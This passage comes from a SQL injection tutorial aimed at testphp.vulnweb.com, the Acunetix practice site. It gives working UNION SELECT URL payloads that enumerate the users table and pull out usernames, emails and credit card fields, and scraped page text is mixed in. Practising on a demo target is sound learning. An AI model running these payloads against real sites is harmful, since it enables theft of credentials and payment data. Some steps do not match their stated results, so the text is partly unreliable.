
Table 3: Categ

Table 4: Featured

Table 5: Guestbook

Table 6: Pictures

Table 7: Product Table 8: users



Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'
```

Awesome!! We successfully retrieve all eight column names from inside the table users. Then I have chosen only four columns i.e. **uname**, **pass**, **email** and **cc** for further enumeration.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

artist: test

3


[view pictures of the artist](#)

[comment on this artist](#)

Use the concat function for selecting **uname** from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users
```

From the screenshot, you can read cc: **1234-5678-2300-9000**



Use the concat function for selecting **email** from table users by executing the following query through URL
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users
From the screenshot, you can read email: artist: vital@vitalist.com



Not secure

| testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(email),3%20from%20



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

artist: vital@vitalist.com

3

[view pictures of the artist](#)

[comment on this artist](#)